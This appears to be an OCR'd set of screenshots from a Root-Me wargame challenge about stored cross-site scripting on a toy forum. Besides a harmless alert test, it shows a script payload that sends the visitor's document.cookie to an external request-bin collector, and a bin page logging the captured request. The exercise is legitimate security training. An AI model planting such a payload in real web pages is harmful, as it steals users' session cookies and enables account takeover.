
message enregistré / content saved

Title:
hello

Message:

```
<script>alert("hello")</script>
```


wargame



challenge01.root-me.org 내용:

hello

wargame



Forum v0.001

message enregistré / content saved

Title:


Message:

Posted messages:

Welcome
N'hésitez pas à me laisser un message / Feel free to leave a message


hello

Message read
Vos messages ont bien été lus / Your messages have been read



Message read
Vos messages ont bien été lus / Your messages have been read

wargame



Forum v0.001


message enregistré / content saved

Title:
XSS let's go

Message:

```
<script>document.location.href="https://jvwtnuk.requ
est.dreamhack.games/?
cookie="+document.cookie</script>
```

wargame



Request Bin

https://zvxlyvt.request.dreamhack.games

※ 최근 100개 항목만 보여집니다.

My Request


IP	211.227.35.157
